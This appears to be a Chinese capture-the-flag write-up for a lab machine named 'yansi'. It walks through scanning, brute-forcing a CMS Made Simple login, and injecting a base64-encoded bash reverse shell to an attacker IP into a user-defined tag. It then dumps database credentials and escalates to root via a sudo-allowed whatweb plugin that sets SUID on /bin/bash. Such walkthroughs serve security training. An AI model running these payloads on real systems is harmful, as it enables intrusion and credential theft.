# yansi

## Nmap

```shell
[root@kali] /home/kali/yansi
❯ nmap 192.168.55.84 -sV -A -p-
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: CMS Portal
|_http-server-header: Apache/2.4.62 (Debian)
```

## Dirsearch


```shell
[root@kali] /home/kali/yansi
❯ dirsearch -u http://192.168.55.85/

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 |
Wordlist size: 12289

Target: http://192.168.55.85/

[07:45:56] Scanning:
[07:45:57] 403 -   278B - /.php
[07:46:04] 200 -    9KB - /index.html
[07:46:04] 200 -    9KB - /login.php
[07:46:07] 403 -   278B - /server-status
[07:46:07] 403 -   278B - /server-status/

Task Completed
```

## Login Brute

发现一个`login.php`，并且给出了密码规则：8位，数字混合字母
这里从`rockyou.txt`中用正则提取匹配规则的密码

```shell
[root@kali] /home/kali/yansi
❯ grep -E '^[[:alnum:]]{8}$' rockyou.txt | \
grep -E '[A-Za-z]' | \
grep -E '[0-9]' > filtered.txt
```

发现特殊返回值，密码是：`admin123`



捕获过滤：捕捉所有项目


视图过滤：显示所有条目

| 请求 | payload | 状态码 | 接收到响应 | 错误 | 超时 | 长度 | 注释 |
|---|---|---|---|---|---|---|---|
| 7129 | admin123 | 302 | 7 | | | 336 | |
| 938 | ashley15 | 200 | 11 | | | 9224 | |
| 977 | mario123 | 200 | 5 | | | 9224 | |
| 990 | marisol1 | 200 | 4 | | | 9224 | |
| 1002 | soccer04 | 200 | 13 | | | 9224 | |
| 1005 | scottie1 | 200 | 28 | | | 9224 | |
| 1008 | nascar88 | 200 | 24 | | | 9224 | |
| 1009 | music101 | 200 | 13 | | | 9224 | |
| 1027 | daniel16 | 200 | 21 | | | 9224 | |
| 1035 | justin18 | 200 | 19 | | | 9224 | |

# RCE

`index.htlm`页面中有一个按钮，点击后自动跳转到`/cmsms`

可以使用`admin123`作为密码登录到后台，进行命令执行



用户定义标签

编辑用户自定义标签

CMS
内容
布局
用户 & 组
扩展
Admin Search
File Picker
MicroTiny WYSIWYG editor
Search
Events
标签
用户定义标签
网站管理
我的最爱

提交 取消 应用 Run

名称:

custom_copyright

Created at:
Jun 8, 2025
Last modified at:

Output

2004-2025uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

代码 Description

代码:

```
echo system("id");
$startCopyRight='2004';
echo system('printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -d|bash');
// check if start year is this year
if(date('Y') == $startCopyRight){
// it was, just print this year
    echo $startCopyRight;
}else{
// it wasnt, print startyear and this year delimited with a dash
    echo $startCopyRight.'-'. date('Y');
```

Copyright © CMS Made Simple™ 2.2.21 "Sherbrooke"

Documentation Forums 关于 Team

# Own google

发现数据库用户信息

PHP

```
www-data@Yansi:/var/www/html/cmsms$ cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-file/config-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'root';
$config['db_password'] = 'root123';
$config['db_name'] = 'Test';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'UTC';
```

在数据库中发现了`google`用户的密码

```
www-data@Yansi:/var/www/html/cmsms$ mysql -uroot -proot123 -e 'use Test;select *
from cms_users;' -E
*************************** 1. row ***************************
      user_id: 1
     username: admin
     password: b8411ccfcf8036d818f0e3e5bbcd24de
 admin_access: 1
   first_name:
    last_name:
        email: admin@admin.com
       active: 1
  create_date: 2025-06-08 03:52:15
modified_date: 2025-06-08 04:26:41
*************************** 2. row ***************************
      user_id: 2
     username: google
     password: bc7254fff92665852c30b85b9e812836
 admin_access: 1
   first_name: password:google123
    last_name: user:google
        email:
       active: 1
  create_date: 2025-06-08 04:05:12
modified_date: 2025-06-08 04:05:12
*************************** 3. row ***************************
      user_id: 3
     username: demo
     password: 190359934f28f5eaf4cf315802020a87
 admin_access: 1
   first_name:
    last_name:
        email:
       active: 1
  create_date: 2025-06-08 04:07:40
modified_date: 2025-06-08 04:07:40
```

## Root

查看`sudo`

```shell
google@Yansi:~$ sudo -l
Matching Defaults entries for google on Yansi:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User google may run the following commands on Yansi:
    (ALL) NOPASSWD: /usr/bin/whatweb
```

查看帮助信息，可以自定义一个`rb`插件

```shell
google@Yansi:~$ cat .whatweb/plugins-custom/testcms.rb

Plugin.define do
  name "cmdexec"
  authors ["you"]
  version "0.1"
  description "Execute system command for test"

  passive do
    m = []
    output = `chmod +s /bin/bash`
    m << { name: "cmd-output", string: output.strip }
    m
  end
end
```

然后即可提权

```shell
google@Yansi:~$ sudo /usr/bin/whatweb -p /home/google/.whatweb/plugins-custom/
127.0.0.1
http://127.0.0.1 [200 OK] cmdexec
google@Yansi:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
google@Yansi:~$ bash -p
bash-5.0# id
uid=1000(google) gid=1000(google) euid=0(root) egid=0(root)
groups=0(root),1000(google)
bash-5.0#
```